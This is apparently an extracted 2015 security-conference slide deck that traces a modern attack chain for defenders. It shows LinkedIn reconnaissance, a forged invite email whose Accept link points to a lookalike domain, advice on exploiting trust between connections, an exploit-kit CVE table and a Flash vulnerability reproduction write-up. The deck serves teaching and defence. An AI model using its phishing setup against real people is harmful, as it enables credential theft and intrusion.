



# Those Damn Users!

## Six Ways to Combat Modern Attacks... ...Despite Having Uninformed Users

Chris Lord, Head of R&D, Bit9+CB  
September 29, 2015



Every **24 seconds**  
a host accesses a  
malicious website



Every **34 seconds**  
unknown malware is  
downloaded


Every **60 seconds**  
malware communicates  
with C2



Every **6 minutes**  
known malware is  
downloaded



Reference: <http://www.checkpoint.com/resources/2015securityreport/>



Reference: <http://www.lockheedmartin.com/us/what-we-do/information-technology/cybersecurity/tradecraft/cyber-kill-chain.html>

# You're not on those professional social networks, are you?



PREMIUM

×
Q
Advanced

☐ San Francisco Bay Area (11)  
☐ Washington D.C. Metro ... (11)  
☒ + Add

**Current Company** ^
 

☐ All  
☒ Bit9 + Carbon Black (441)  
☐ Salesforce (13)  
☐ FIS (12)  
☐ Hewlett-Packard (11)  
☐ Bit9 Equipamentos Didáti... (9)  
☒ + Add

**Industry** v

**Past Company** v

**School** v

**LinkedIn Member**  
**Bit9 + Carbon Black**  
 Greater Boston Area • Computer & Network Security

[View](#)

**LinkedIn Member**  
 Director of Sales, East at **Bit9**  
 Greater Boston Area • Computer Software

[Send InMail](#)

Summary: **Bit9** Sales Leader with exceptional track record... and east coast sales for **Bit9's** Advanced Threat...

**LinkedIn Member**  
 Director of Research and Development at **Bit9 + Carbon Black**  
 Greater Boston Area • Computer Software

[Send InMail](#)

**LinkedIn Member**   
 Manager, Inside Sales - Central at **Bit9 + Carbon Black**  
 Greater Boston Area • Computer Software

[Send InMail](#)

PREMIUM

Advanced
1
+

Home
Profile
Connections
Jobs
Interests
Business Services
Upgrade

InMail™
PREMIUM

**To:** Chris Lord

Get back in touch

Great to meet you at the Cyber Security Summit in NYC

Thought you made some good points during the panel discussion. Always looking for a chance to network with other security professionals. Let's connect and stay in touch.

Regards,  
Baker Street Muse

**Send** **Cancel**

This message will use **1 InMail credit**. Any messages sent in reply to this user are free. You have **15 InMail credits** available.

**Chris Lord**  
Director of Research and Dev...

Interested in: reference requests, job inquiries, getting back in touch

**InMail Tips**  
Increase your response rate by up to 50%

- 1 Show that you've done your research and reference something from the recipient's LinkedIn profile
- 2 Limit your message to 100 words - make it direct and to the point

Search

Advanced >

All

People

More...

Relationship

☒ All
 ☐ 1st Connections (1)
 ☐ 2nd Connections (249)
 ☐ Group Members (0)
 ☐ 3rd + Everyone Else (192)

Location

☒ All
 ☐ United States (410)
 ☐ Greater Boston Area (267)
 ☐ United Kingdom (16)
 ☐ San Francisco Bay Area (11)
 ☐ Washington D.C. Metro... (11)


Current Company

☐ All
 ☒ Bit9 + Carbon Black (442)
 ☐ Salesforce (13)
 ☐ FIS (12)

442 results for bit9

Current Company: Bit9 + Carbon Black x

Reset




Chris Lord 1st

Director of Research and Development at **Bit9 + Carbon Black**

Greater Boston Area • Computer Software

Similar • 500+

Message




Janet McHallam 2nd

Sr. Manager Inside Sales at **Bit9 Inc.**

Greater Boston Area • Computer Software

1 shared connection • Similar

Connect



Vivek Uppal 2nd


Director of Engineering - **Bit9 Platform**

Greater Boston Area • Computer Software

1 shared connection • Similar

Connect

Current: Director of Engineering - **Bit9 Platform** at **Bit9 + Carbon Black**



Mike Morley 2nd

Technical Lead Sustaining Engineering


Greater Boston Area • Computer & Network Security

1 shared connection • Similar

Connect

Current: Technical Lead **Bit9 Platform**, Sustaining Engineering at **Bit9 + Ca...**

**Bit9** is the global leader in Advanced Threat Protection, and protects the intellectual property...



Cody Sinnott, MBA 2nd


**Bit9 + Carbon Black**

Greater Boston Area • Computer & Network Security

1 shared connection • Similar

Connect

Delaware Cyber Security Workshop 2015



# How much would an adversary need to spend to attack you?







All Products ▾

Coupons

GoDaddy Pro

linkedininvites

**YES! YOUR DOMAIN IS AVAILABLE. BUY IT BEFORE SOMEONE ELSE DOES.**

**linkedininvites.com**

1st year price \$2.99 Additional years \$14.99

~~\$44.99~~ **\$2.99\***

**SELECT**



linkedininvites.us Targeting Local shoppers? Add this: \$1.00 when you register for 3 years or more

**! Get 3 and Save 81%**

linkedininvites.net

linkedininvites.org

linkedininvites.info

~~\$54.97~~ **\$10.00\***

**SELECT**

**linkedin.us**

1st year \$1.00  
Additional years \$19.99

~~\$19.99~~ **\$1.00**

**SELECT**

**relateIn.com**

1st year \$2.99  
Additional years \$14.99

~~\$14.99~~ **\$2.99\***

**SELECT**

**linkedin.work**

**\$1.99\***

**SELECT**

StartSSL™ - The Swiss Officer's Knife of Digital Certificates & PKI

**StartSSL™ Free**

The StartSSL™ Free (Class 1) certificates are domain or email validated and mostly referred to as the **free certificates**. Because the checks are performed mostly by electronic means, they require only minimal human intervention from our side. The validations are here to make sure, that the subscriber is the owner of the domain name, resp. email account. You may find additional information on this subject in our **CA policy**.

The StartSSL™ Free certificates are intended for web sites which require protection of privacy and prevent eavesdropping. However information presented within these certificates, except the domain name and email address, are not verified. Should you need higher validated certification, please check out our **StartSSL™ Verified (Class 2)** certificates.

The StartCom Certification Authority, provides the StartSSL™ Free certificates instantly, without limitations and free of charge under the condition, that the subscriber provides his/her complete, correct personal details and accepts the **Subscriber Obligations** of the StartCom CA Policy. Secure your web server and mail traffic now by using the **Certificate Control Panel**.

**...No Kidding 100% FREE**

© Copyright (c) 2004 - 2014 by StartCom Ltd. (Start Commercial Limited) All rights reserved. BetterTrust™, StartCom® and

**Certificate**

General Details Certification Path

**Certification path**

- StartCom Certification Authority
- StartCom Extended Validation Server CA
- www.startssl.com

[View Certificate](#)

**Certificate status:**

This certificate is OK.

[OK](#)



Good phishing exploits implicit trust and existing relationships.

Use third-degree connections at same target to identify set of people that likely know the mark but are not yet connected.



Ian Winston



Chris Lord  
wants to connect with you



Director of Research and Development at Bit9 + Carbon Black  
Greater Boston Area

Accept

[View profile](#)

[Change Frequency](#) | [Unsubscribe](#) | [Help](#)

You are receiving Invitation emails.

This email was intended for Ian Winston (Director Engineering Development Operations at Bit9 + Carbon Black). [Learn](#) why we included this.




© 2015 LinkedIn Corporation, 2029 Stierlin Court, Mountain View CA 94043. LinkedIn and the LinkedIn logo are registered trademarks of LinkedIn.

<a href=

"https://**www.linkedininvites.com**/comm/people/invite-accept?mboxid=I7046801876787234304\_500&shareKey=ILx8ncLn&fr=false&invitationId=7046801872009826144&fe=true&trk=eml-comm\_invm-b-accept-newinvite&trkEmail=eml-M2M\_Invitation-null-4-null-null-2g7zx%7Eiealmdyi%7E1q">Accept</a>





← → ↺ <https://developer.linkedin.com/docs/fields/full-profile> ☆

LinkedIn® Developers Home Docs Support Partners Blog Legal My Apps

# Full Profile Fields

## Member Field Descriptions

Why do it by hand when the entire process can easily be automated through social media APIs and mail tools?

In addition to a member's [Basic Profile Fields](#), there are additional member profile fields available. Access to these fields requires that you apply for and are granted access to this information from LinkedIn.

To access any of the following full profile fields, your app must request the `r_fullprofile` member permission. Note that `r_basicprofile` provides access to a sub-set of the fields made available by `r_fullprofile`, so if you are requesting `r_fullprofile`, there is no need to also request the `r_basicprofile` permission.


Field Name	Description
last-modified-timestamp	The timestamp, in milliseconds, when the member's profile was last edited.
proposal-comments	A short-form text area describing how the member approaches proposals.
associations	A short-form text area listing the various associations the member is a part of.

Reference: <https://developer.linkedin.com/docs/fields/full-profile>

Vulnerability ▼	Type ▲	Hanjuan ▲	Angler ▲	Archie ▲	Astrum ▲	CK_VIP ▲	Fiesta ▲	Flash ▲	GongDa ▲	Infinity ▲
CVE-2015-0359	Flash		2015_0359							
CVE-2015-0336	Flash		2015_0336							
CVE-2015-0313	Flash	2015_0313	2015_0313							
CVE-2015-0311	Flash		2015_0311							
CVE-2015-0310	Flash		2015_0310							
CVE-2014-8440	Flash		2014_8440							
CVE-2014-8439	Flash		2014_8439							
CVE-2014-6332	Windows			2014_6332						
CVE-2014-1776	IE		2014_1776							
CVE-2014-0569	Flash			2014_0569						
CVE-2014-0556	Flash									
CVE-2014-0515	Flash	2014_0515	2014_0515	2014_0515						
CVE-2014-0502	Flash									
CVE-2014-0497	Flash		2014_0497	2014_0497						
CVE-2014-0322	IE		2014_0322							
CVE-2013-7331	Windows									
CVE-2013-5329	Flash		2013_5329							
CVE-2013-2883	Chrome									
CVE-2013-2551	IE		2013_2551	2013_2551						

Flash is the new hotness in 2015 (CVE-2015-0310, 0311, 0313, 0315, 0336, 0359, 5122, 5123, etc.).

Angler is the new hotness in exploit kits.



Reference: <https://docs.google.com/spreadsheets/d/1ck7vFVn73NTsoLU487nh-XVSFu7M064RgHeDZB0a2s8/edit?pli=1#gid=0>

<https://blogs.sophos.com/2015/07/21/a-closer-look-at-the-angler-exploit-kit/>

https://www.exploit-db.com/exploits/38348/



Home Exploits Shellcode Papers Google Hacking Database Submit Search

# Adobe Flash - No Checks on Vector.<uint> Capacity Field

<b>EDB-ID:</b> 38348	<b>CVE:</b> 2015-5568	<b>OSVDB-ID:</b> N/A
<b>Verified:</b> ✖	<b>Author:</b> Google Security Research	<b>Published:</b> 2015-09-28
<b>Download Exploit:</b> <a href="#">Source</a> <a href="#">Raw</a>		<b>Download Vulnerable App:</b> N/A

« Previous Exploit

```

1 Source: https://code.google.com/p/google-security-research/issues/detail?id=504
2
3 The latest version of the Vector.<primitive> length check in Flash 18,0,0,232 is not robust against memory corruptions such as hea
4
5 To better describe this currently the Vector primitive object (at least on 32 bit) looks something like:
6
7 | unguarded length | unguarded capacity | xored length | ... | data |
8
9 The problem arises because the capacity is not guarded by the xor, and it's before the xored length which is guarded. As we know t
10
11 This in itself is not enough to serve as a useful primitive as extending the vector also 0's any data afterwards so it's not an ir
12
13 One way of fixing this, at least against buffer overflows, would be to move the xored length before the capacity. In this case the
14
15 On a related note, it's still possible to read the length of the vector without triggering the guard check. The length is whatever
16
17 I've provided a simple example which allocates a 16k UInt vector. Using a debugger you can modify the capacity then press a key to
18
19 1. Load the swf file into IE
20 2. Attach WinDBG to the IE tab process
21 3. Search for the data pattern to find the vector using the command "s 0 L?10000000 78 56 34 12 f0 de bc 9a 00 00 00 00". There st
22 4. Modify the capacity using the command "ed <address>-0xC 5000" replacing <address> with that found in step 3. Also look at <addr
23 5. Resume execution in the debugger.
24 6. Select the flash object in the browser and press the '=' key, you should see a trace message printing the new length.
25 7. If you return to the debugger and dump the data at <address>+0n64*0n1024 you'll find the memory has been zeroed. Also at <addr
26
27 The source is a HAXE file, you need to compile with the command line "haxe -main Test -swf output.swf -swf-version 10"
28

```

Reference: https://www.exploit-db.com/exploits/38348/

https://helpx.adobe.com/security/products/flash-player/apsb15-23.html



MENU SEARCH SIGN IN Adobe

# Adobe Security Bulletin

## Security updates available for Adobe Flash Player

**Release date:** September 21, 2015

**Last updated:** September 23, 2015

**Vulnerability identifier:** APSB15-23

**Priority:** [See table below](#)

**CVE number:** CVE-2015-5567, CVE-2015-5568, CVE-2015-5570, CVE-2015-5571, CVE-2015-5572, CVE-2015-5573, CVE-2015-5574, CVE-2015-5575, CVE-2015-5576, CVE-2015-5577, CVE-2015-5578, CVE-2015-5579, CVE-2015-5580, CVE-2015-5581, CVE-2015-5582, CVE-2015-5584, CVE-2015-5587, CVE-2015-5588, CVE-2015-6676, CVE-2015-6677, CVE-2015-6678, CVE-2015-6679, CVE-2015-6682

**Platform:** All Platforms

## Summary

Adobe has released security updates for Adobe Flash Player. These updates address [critical](#) vulnerabilities that could potentially allow an attacker to take control of the affected system.


## Affected Versions

Product	Affected Versions	Platform
Adobe Flash Player Desktop Runtime	18.0.0.232 and earlier	Windows and Macintosh
Adobe Flash Player Extended Support Release	18.0.0.232 and earlier	Windows and Macintosh
Adobe Flash Player for Google Chrome	18.0.0.233 and earlier	Windows, Macintosh, Linux and ChromeOS
Adobe Flash Player for Microsoft Edge and Internet Explorer 11	18.0.0.232 and earlier	Windows 10



